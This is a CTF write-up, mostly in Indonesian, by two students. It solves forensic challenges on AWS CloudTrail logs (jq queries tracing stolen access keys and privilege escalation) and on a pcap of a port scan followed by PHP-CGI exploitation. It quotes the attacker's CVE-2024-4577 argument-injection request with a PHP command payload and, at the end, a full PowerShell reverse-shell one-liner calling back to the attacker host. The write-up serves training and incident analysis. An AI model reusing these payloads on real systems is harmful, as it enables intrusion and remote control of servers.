

WRITE UP - KOPRAL SATU KOPRAL DUA MINUM KOPI @ RISE THE RANGER 2



UNIVERSITAS BINA NUSANTARA
Gregorius Ramothy Lumban Raja
Nicholas Aprilio Chung

STAGE 1

Operation Open Bucket

Karena ada banyak log, saya satukan semua log json menjadi satu. Kemudian dari situ saya filter menggunakan combined json log tersebut. Terus filter pake tools jq

Q1: 54.242.59.197

```
(removeegg@LAPTOP-2NIQFF5J)~/mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -r 'select(.eventName=="GetObject" or .eventName=="CopyObject" or .eventName=="PutUserPolicy" or .eventName=="CreateAccessKey" or .eventName=="UpdateLoginProfile") | .sourceIPAddress' "$LOG" | sort | uniq -c | sort -nr | head
6730 52.77.60.127
128 54.242.59.197
56 AWS Internal
4 35.153.199.23
```

Pertama filter sourceIPAddress yang ngehit potential malicious event seperti GetObject, CopyObject, PutUserPolicy, dan CreateAccessKey

Dari situ tinggal mapping redacted constraint jawaban dari soal dengan output yang kita dapetin

Q2: 2023-11-02T14:52:03Z,prod-EC2-readonly_accessKeys.csv,anonymous

```
(removeegg@LAPTOP-2NIQFF5J)~/mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -s -r '[] | select(.sourceIPAddress=="54.242.59.197" and .eventName=="GetObject") | [.eventTime, .requestParameters.key, .userIdentity.accountId] | @tsv' "$LOG" | sort | head
2023-11-02T14:52:03Z      _restricted/Priv-Keys/prod-EC2-readonly_accessKeys.csv      anonymous
2023-11-02T14:52:29Z      _restricted/Priv-Keys/prod-IAM-readonly_accessKeys.csv      anonymous
2023-11-02T14:52:56Z      _restricted/Priv-Keys/prod-EC2-readonly_accessKeys.csv      anonymous
2023-11-02T14:53:33Z      _restricted/Priv-Keys/prod-S3-readonly_accessKeys.csv      anonymous
2023-11-02T14:53:49Z      _restricted/Priv-Keys/prod-VPC-readonly_accessKeys.csv      anonymous
2023-11-02T14:54:11Z      _restricted/Priv-Keys/prod-VPC-readonly_accessKeys.csv      anonymous
2023-11-02T14:54:24Z      projects/Vendor-IAM_Role_Enhancement/PendingTest/dev-alerting-analyst_accessKeys.csv      anonymou
s
2023-11-02T14:54:42Z      projects/Vendor-IAM_Role_Enhancement/PendingTest/dev-policy-specialist_accessKeys.csv      anonymou
s
2023-11-02T14:55:12Z      _restricted/Ansible-Playbooks/ansible-analytics_server_playbook.txt      anonymous
2023-11-02T14:55:57Z      _restricted/Ansible-Playbooks/ansible-db_server_playbook.txt      anonymous
```

Dari IP nomor 1, saya filter object apa yang diambil, user siapa yang ngelakuin, dan timestamp dia ngelakuinnya sesuai yang diminta soal

Yang agak tricky, account ID yang dipakai di jawaban ternyata dari userIdentity.accountId, bukan recipientAccountId. Jadi nilainya anonymous.

Terus mapping lagi outputnya sama redacted constraint jawabannya

Q3: 7

```

(removeegg@LAPTOP-2NIQFF5J)-[ /mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -r 'select(.sourceIPAddress=="54.242.59.197" and .eventName=="GetObject" and (.requestParameters.key | endswith("_accessKeys.csv")) | .requestParameters.key' "$LOG" | sort -u
projects/Vendor-IAM_Role_Enhancement/PendingTest/dev-access-auditor_accessKeys.csv
projects/Vendor-IAM_Role_Enhancement/PendingTest/dev-alerting-analyst_accessKeys.csv
projects/Vendor-IAM_Role_Enhancement/PendingTest/dev-policy-specialist_accessKeys.csv
_restricted/Priv-Keys/prod-EC2-readonly_accessKeys.csv
_restricted/Priv-Keys/prod-IAM-readonly_accessKeys.csv
_restricted/Priv-Keys/prod-S3-readonly_accessKeys.csv
_restricted/Priv-Keys/prod-VPC-readonly_accessKeys.csv

(removeegg@LAPTOP-2NIQFF5J)-[ /mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -r 'select(.sourceIPAddress=="54.242.59.197" and .eventName=="GetObject" and (.requestParameters.key | endswith("_accessKeys.csv")) | .requestParameters.key' "$LOG" | sort -u | wc -l
7

```

IP sama Object udah ketemu, sekarang tinggal filter *_accessKeys.csv yang diambil terus count pake wc-l

Q4: instance-state-name:running

```

(removeegg@LAPTOP-2NIQFF5J)-[ /mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -r 'select(.sourceIPAddress=="54.242.59.197" and .eventName=="DescribeInstances" and .requestParameters.filterSet.items) | .requestParameters.filterSet.items[] | "\(.name):\(.valueSet.items[0].value)"' "$LOG"
instance-state-name:running

```

Untuk Q4, karena yang ditanya adalah filter EC2, saya cari event EC2 dari IP threat actor. Fokusnya ke DescribeInstances, karena itu command yang biasa dipakai buat enumerasi instance

Q5: 42

```

(removeegg@LAPTOP-2NIQFF5J)-[ /mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -r 'select(.sourceIPAddress=="54.242.59.197" and .eventName=="CreateAccessKey" and .requestParameters.userName=="forela-admin") | [.eventTime, .userIdentity.userName, .eventName, .requestParameters.userName] | @tsv' "$LOG"
2023-11-02T15:26:53Z dev-policy-specialist CreateAccessKey forela-admin

(removeegg@LAPTOP-2NIQFF5J)-[ /mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Open Bucket/Operasi Open Bucket/949622803460/CloudTrail]
$ jq -r --arg t "$SUCCESS" 'select(.sourceIPAddress=="54.242.59.197" and .eventTime < $t and (.errorCode or .errorMessage)) | .eventName' "$LOG" | wc -l
42

```

Untuk Q5, saya cari dulu kapan TA akhirnya berhasil privilege escalation. Dari log, suksesnya kelihatan di event CreateAccessKey untuk user forela-admin

Dari situ dapet timestamp suksesnya, Setelah itu tinggal hitung berapa event gagal dari IP TA sebelum timestamp sukses tersebut. Event gagal bisa dilihat dari adanya errorCode atau errorMessage

Operation Crypto Trace

Q1: 192.168.170.128

Conversation Settings		Ethernet - 11	IPv4 - 129	IPv6 - 2	TCP - 1625	UDP - 273										
		Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
☐ Name resolution		192.168.170.130	50661	158.101.223.79	443	6	390 bytes	1252	5	330 bytes	1	60 bytes	87.848396	21.0540	125 bits/s	22 b/s
☒ Absolute start time		192.168.170.130	50637	192.168.187.1	443	6	390 bytes	150	5	330 bytes	1	60 bytes	33.431129	21.0454	125 bits/s	22 b/s
☐ Display raw data		192.168.170.130	50642	192.168.187.1	443	6	390 bytes	155	5	330 bytes	1	60 bytes	33.682847	21.0417	125 bits/s	22 b/s
☐ Limit to display filter		192.168.170.130	50662	193.123.32.111	443	6	390 bytes	1256	5	330 bytes	1	60 bytes	108.875523	21.0306	125 bits/s	22 b/s
		192.168.170.130	50665	193.123.32.116	443	6	390 bytes	1264	5	330 bytes	1	60 bytes	171.986513	21.0597	125 bits/s	22 b/s
		192.168.170.130	50481	3.164.182.9	443	6	337 bytes	2	4	217 bytes	2	120 bytes	0.967630	12.0483	144 bits/s	79 b/s
		192.168.170.130	50463	23.44.141.25	80	6	337 bytes	16	4	217 bytes	2	120 bytes	12.483420	0.5307	3271 bits/s	1809 b/s
		192.168.170.130	50509	52.16.202.10	443	6	337 bytes	14	4	217 bytes	2	120 bytes	12.219733	0.7952	2183 bits/s	1207 b/s
		192.168.170.130	50506	52.16.250.210	443	6	337 bytes	15	4	217 bytes	2	120 bytes	12.250954	0.7645	2270 bits/s	1255 b/s
		192.168.170.130	50439	70.42.32.159	443	6	337 bytes	7	4	217 bytes	2	120 bytes	5.335582	7.6854	225 bits/s	124 b/s
		192.168.170.130	49760	20.199.120.182	443	5	285 bytes	1253	3	165 bytes	2	120 bytes	95.202231	248.0171	5 bits/s	3 b/s
		192.168.170.130	49794	20.199.120.182	443	4	230 bytes	1258	2	110 bytes	2	120 bytes	125.248025	245.0013	3 bits/s	3 b/s
		192.168.170.130	50432	20.79.197.201	443	4	229 bytes	10	2	109 bytes	2	120 bytes	9.531193	3.4864	250 bits/s	275 b/s
		192.168.170.130	50435	20.79.197.203	443	4	229 bytes	8	2	109 bytes	2	120 bytes	5.389969	7.6259	114 bits/s	125 b/s
		192.168.170.130	50452	20.79.197.203	443	4	229 bytes	12	2	109 bytes	2	120 bytes	11.015444	2.0053	434 bits/s	478 b/s
		192.168.170.130	50457	20.79.197.219	443	4	229 bytes	13	2	109 bytes	2	120 bytes	12.173690	0.8448	1032 bits/s	1136 b/s
		192.168.170.130	50460	20.79.197.219	443	4	229 bytes	11	2	109 bytes	2	120 bytes	9.670912	3.3482	280 bits/s	286 b/s
		192.168.170.130	50461	23.44.141.25	80	4	228 bytes	18	2	108 bytes	2	120 bytes	13.014397	0.3466	2492 bits/s	2769 b/s
		192.168.170.130	50462	23.44.141.25	80	4	228 bytes	17	2	108 bytes	2	120 bytes	13.014330	0.4654	1856 bits/s	2062 b/s
		192.168.170.130	50453	35.21.389.133	443	4	228 bytes	29	2	108 bytes	2	120 bytes	13.021189	1.0448	826 bits/s	918 b/s
		192.168.170.130	50524	192.168.170.62	443	4	228 bytes	56	2	108 bytes	2	120 bytes	22.617447	0.9656	894 bits/s	994 b/s
		192.168.170.130	50467	93.186.134.42	443	4	222 bytes	28	3	162 bytes	1	60 bytes	13.020973	0.0006		
		192.168.170.130	50485	104.18.21.57	443	4	222 bytes	30	3	162 bytes	1	60 bytes	13.021468	0.0003		
		192.168.170.130	50489	104.18.25.205	443	4	222 bytes	19	3	162 bytes	1	60 bytes	13.016053	0.0003		
		192.168.170.130	50421	137.20.203.22	443	4	222 bytes	20	3	162 bytes	1	60 bytes	13.016501	0.0003		
☒ Ethernet		192.168.170.128	42654	192.168.170.130	22	3	178 bytes	176	2	120 bytes	1	58 bytes	54.777446	0.0013		
☐ FC		192.168.170.128	42654	192.168.170.130	443	3	178 bytes	179	2	120 bytes	1	58 bytes	54.777446	0.0013		
☐ FQDN		192.168.170.128	42654	192.168.170.130	445	3	178 bytes	185	2	120 bytes	1	58 bytes	54.779230	0.0030		
☐ IEEE 802.11		192.168.170.128	42654	192.168.170.130	3389	3	178 bytes	186	2	120 bytes	1	58 bytes	54.779230	0.0030		
☐ IEEE 802.15.4		192.168.170.128	42654	192.168.170.130	139	3	178 bytes	188	2	120 bytes	1	58 bytes	54.779230	0.0039		
☐ INLP		192.168.170.128	42654	192.168.170.130	80	3	178 bytes	192	2	120 bytes	1	58 bytes	54.779230	0.0039		
☒ IPv6		192.168.170.128	42654	192.168.170.130	135	3	178 bytes	193	2	120 bytes	1	58 bytes	54.782210	0.0009		
☐ IPX		192.168.170.128	42654	192.168.170.130	5357	3	178 bytes	322	2	120 bytes	1	58 bytes	54.793417	0.0002		
☐ JXTA		192.168.170.128	42654	20.44.141.136	443	3	174 bytes	33	1	54 bytes	2	120 bytes	19.307307	0.1321	3271 bits/s	7269 b/s
☐ LTP		192.168.170.128	42654	192.168.170.130	554	2	114 bytes	171	1	60 bytes	1	54 bytes	54.777446	0.0001		
☐ MPTCP		192.168.170.128	42654	192.168.170.130	110	2	114 bytes	172	1	60 bytes	1	54 bytes	54.777446	0.0001		
☐ NCP		192.168.170.128	42654	192.168.170.130	53	2	114 bytes	173	1	60 bytes	1	54 bytes	54.777446	0.0002		
☐ openSAFETY		192.168.170.128	42654	192.168.170.130	21	2	114 bytes	174	1	60 bytes	1	54 bytes	54.777446	0.0002		
☐ RSVP		192.168.170.128	42654	192.168.170.130	1025	2	114 bytes	175	1	60 bytes	1	54 bytes	54.777446	0.0002		
☐ SCTP		192.168.170.128	42654	192.168.170.130	25	2	114 bytes	177	1	60 bytes	1	54 bytes	54.777446	0.0004		
		192.168.170.128	42654	192.168.170.130	8080	2	114 bytes	178	1	60 bytes	1	54 bytes	54.777446	0.0005		
		192.168.170.128	42654	192.168.170.130	587	2	114 bytes	180	1	60 bytes	1	54 bytes	54.777446	0.0007		
Filter list for specific type																

Kalo diliat dari Endpoint, jaringan lokal cuma ada 2 yaitu 192.168.170.130 lalu 192.168.170.128. Saya coba 2 jawaban tersebut yang diterimain yang 192.168.170.128, berarti yang 192.168.170.130 merupakan server victim

Q2: 8

Setelah tahu attacker dan victim, saya filter koneksi dari attacker ke victim

No.	Time	Source	Destination	Protocol	Length	Info
9030	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9031	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9032	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9033	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9034	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9035	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9036	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9037	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9038	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9039	2025-01-22 16:45:27	987094 192.168.170.128	192.168.170.130	TCP	60	42654 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9052	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9053	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9054	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9055	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9056	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9057	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9058	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9059	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9060	2025-01-22 16:45:27	988878 192.168.170.128	192.168.170.130	TCP	60	42654 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Source Address: 192.168.170.128
Destination Address: 192.168.170.130
[Stream index: 85]
Transmission Control Protocol, Src Port: 47776, Dst Port: 80, Seq: 0, Len: 0
Source Port: 47776
Destination Port: 80
[Stream Packet Number: 1]
[Conversation completeness: Incomplete, DATA (15)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 151840026
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment number (raw): 0
1010 = Header Length: 40 bytes (10)
Flags: 0x02 (SYN)
Window: 32120
[Calculated window size: 32120]
Checksum: 0xae0 [unverified]
[Checksum status: Unverified]

0000 00 0c 29 b6 de 1e 00 0c 29 04 26 ab 08 00 45 00
0010 00 3c f6 2d 40 00 40 6e 3a cd a8 aa 80 c0 a8
0020 aa 82 ba a0 00 00 5a 09 2f 7a 00 00 00 00 a0 02
0030 7d 78 ae 00 00 00 02 04 05 b4 04 02 08 0a cd a4
0040 33 9a 00 00 00 00 01 03 03 07

Terlihat attacker melakukan SYN scan ke banyak port. Untuk menentukan port terbuka, saya cari balasan SYN, ACK dari victim

No.	Time	Source	Destination	Protocol	Length	Info
9045	2025-01-22 16:45:27,987462	192.168.170.130	192.168.170.128	TCP	58	22 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9048	2025-01-22 16:45:27,987698	192.168.170.130	192.168.170.128	TCP	58	443 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9068	2025-01-22 16:45:27,989216	192.168.170.130	192.168.170.128	TCP	58	445 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9069	2025-01-22 16:45:27,989643	192.168.170.130	192.168.170.128	TCP	58	3389 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64080 Len=0 MSS=1460
9071	2025-01-22 16:45:27,991438	192.168.170.130	192.168.170.128	TCP	58	139 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
9075	2025-01-22 16:45:27,991750	192.168.170.130	192.168.170.128	TCP	58	80 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9086	2025-01-22 16:45:27,991950	192.168.170.130	192.168.170.128	TCP	58	135 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9303	2025-01-22 16:45:28,003142	192.168.170.130	192.168.170.128	TCP	58	5357 → 42654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11540	2025-01-22 16:46:09,762460	192.168.170.130	192.168.170.128	TCP	66	80 → 53884 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
11567	2025-01-22 16:46:19,348118	192.168.170.130	192.168.170.128	TCP	66	80 → 56534 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
11711	2025-01-22 16:46:32,288813	192.168.170.130	192.168.170.128	TCP	66	80 → 54850 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
11806	2025-01-22 16:46:47,826397	192.168.170.130	192.168.170.128	TCP	66	80 → 60216 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
11886	2025-01-22 16:46:58,339511	192.168.170.130	192.168.170.128	TCP	66	80 → 49050 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
11918	2025-01-22 16:47:05,582922	192.168.170.130	192.168.170.128	TCP	66	80 → 49050 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
12133	2025-01-22 16:47:32,295310	192.168.170.130	192.168.170.128	TCP	66	80 → 47776 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM

Port yang ngeresponse ada 8 yaitu: 22, 443, 445, 3389, 139, 80, 135, 5357

Q3: 22

Bisa diliat di gambar Q2, port yang pertama terbuka itu port 22

Q4: CVE-2024-4577

Scanning method POST dari attacker ke victim, ada request yang mencurigakan

No.	Time	Source	Destination	Protocol	Length	Info
11542	2025-01-22 16:46:09,763065	192.168.170.128	192.168.170.130	HTTP	290	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)
11569	2025-01-22 16:46:19,348696	192.168.170.128	192.168.170.130	HTTP	296	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)
11713	2025-01-22 16:46:32,289999	192.168.170.128	192.168.170.130	HTTP	296	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)
11808	2025-01-22 16:46:47,826329	192.168.170.128	192.168.170.130	HTTP	295	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)
11888	2025-01-22 16:46:58,340218	192.168.170.128	192.168.170.130	HTTP	287	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)
11920	2025-01-22 16:47:05,583483	192.168.170.128	192.168.170.130	HTTP	287	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)
12135	2025-01-22 16:47:32,295911	192.168.170.128	192.168.170.130	HTTP	835	POST /%ADD+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1 (application/x-www-form-urlencoded)

Frame 11542: Packet, 290 bytes on wire (2320 bits), 290 bytes captured (2320 bits) on interface \Device\NPF...{260881...} Ethernet II, Src: VMware_04:26:ab (00:0c:29:04:26:ab), Dst: VMware_b6:de:1e (00:0c:29:b6:de:1e) Internet Protocol Version 4, Src: 192.168.170.128, Dst: 192.168.170.130 0100 = Version: 4 0101 = Header Length: 20 bytes (5) Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 276 Identification: 0x20c2 (12482) 010 = Flags: 0x2, Don't Fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: TCP (6) Header Checksum: 0x32ce [validation disabled] [Header checksum status: Unverified] Source Address: 192.168.170.128 Destination Address: 192.168.170.130 [Stream index: 95] Transmission Control Protocol, Src Port: 53884, Dst Port: 80, Seq: 1, Ack: 1, Len: 236 Source Port: 53884 Destination Port: 80 [Stream index: 4364]	<pre> 0000 00 0c 29 b6 de 1e 00 0c 29 04 26 ab 08 00 45 00).....) & .E. 0010 01 14 30 c2 40 00 40 06 32 ce c0 a8 aa 80 c0 a8 0 @ & 2... 0020 aa 82 d2 7c 00 50 04 50 e4 c3 e0 e5 48 70 50 18 P P ...Ip. 0030 00 fb 18 01 00 00 50 4f 53 54 20 2f 3f 25 41 44 PO ST /%AD 0040 64 2b 61 6c 6c 6f 77 5f 75 72 6c 5f 69 6e 63 6c d+allow_url_incl 0050 75 64 65 25 33 64 31 2b 2d 64 2b 61 75 74 6f 5f ude%3d1+d+auto_ 0060 70 72 65 70 65 6e 64 5f 66 69 6c 65 25 33 64 70 prepend_file%3d 0070 68 70 3a 2f 2f 69 6e 70 75 74 20 48 54 50 2f hp://inp ut HTTP/ 0080 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 1.1 Hos t: 192.1 0090 35 38 2e 21 37 30 2e 31 32 30 0d 0a 55 73 65 72 68.170.1 30 User 00a0 2d 41 67 65 6e 74 3a 20 63 75 72 6c 2f 38 2e 31 -Agent: curl/8.1 00b0 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 1.1 Acc ept: /* 00c0 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 Content-Length 00d0 3a 20 32 35 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 : 25 -Co ntent-ty 00e0 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f pe: appl ication/ 00f0 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e x-www-fo rm-urle 0100 63 6f 64 65 64 0d 0a 0d 0a 3c 3f 70 68 70 20 73 coded <?php s 0110 70 73 74 65 6d 28 27 77 68 6f 61 6d 69 27 29 3b ystem('w hoami'); 0120 3f 3e ?> </pre>
---	---

Pola %ADD, allow_url_include=1, dan auto_prepend_file=php://input mengarah ke PHP-CGI argument injection, yaitu:

php cgi cve

Mode AI **Semua** Gambar Shopping Video Berita Video singkat Lainnya ▾ Alat ▾

Kiat: Tampilkan hasil dalam bahasa **Indonesia**. Anda juga dapat mempelajari lebih lanjut cara **memfilter** menurut bahasa.

**Magetan-CSIRT**
<https://csirt.magetan.go.id> > posts > kerentanan-cve-2024...

Kerentanan CVE-2024-4577 - Magetan-CSIRT

Kerentanan **CVE-2024-4577** adalah kerentanan yang memengaruhi cara **PHP** menangani parameter **CGI**. Dalam beberapa konfigurasi, parameter yang tidak divalidasi ...

Ringkasan AI

Indonesia



CVE-2024-4577 is a critical remote code execution (RCE) vulnerability with a CVSS score of 9.8 that affects PHP running in CGI mode on Windows systems. Disclosed in June 2024, it bypasses an older 2012 fix ([CVE-2012-1823]) by abusing Windows character encoding conversions ("Best-Fit" behavior) to perform argument injection.  [GitHub +3](#)

Q5: PHP 8.1.25

Dari frame POST tersebut, saya follow HTTP, kemudian dapet versi produk yang punya kerentanan

Wireshark · Follow HTTP Stream (tcp.stream eq 1254) · NetworkTraffic.pcap

```
POST /?%A0d+allow_url_include%3d1+d+auto_prepend_file%3dphp://input HTTP/1.1
Host: 192.168.170.130
User-Agent: curl/8.11.1
Accept: */*
Content-Length: 25
Content-Type: application/x-www-form-urlencoded

0.0000000
<?php system("whoami");>
0.0000000
HTTP/1.1 302 Found
Date: Wed, 22 Jan 2025 09:46:09 GMT
Server: Apache/2.4.58 (Ubuntu) OpenSSL/3.1.3 PHP/8.1.25
X-Powered-By: PHP/8.1.25
Location: http://192.168.170.130/dashboard/
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

0.0000000
desktop-htp1b2\cristo
```

Entire conversation (514 bytes)

Show as ASCII

All delta times

Find:

Case sensitive

Find Next

Filter Out This Stream

Print

Save as...

Back

Close

Help


Q6: cristo

Dari gambar Q5, bisa dilihat responsnya setelah whoami yaitu desktop-htvplb2\cristo

Q7: 2025-01-22 16:47:32

Pada method POST packet ke 6, attacker mengirimkan payload reverse shell:

```
<?php system('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "$client = New-Object System.Net.Sockets.TCPClient(\'192.168.170.128\',4545);$stream = $client.GetStream();[byte[]] $buffer = 0..65535|%{0};while(($i = $stream.Read($buffer, 0, $buffer.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($buffer,0,$i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + \'PS \';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()');?>
```



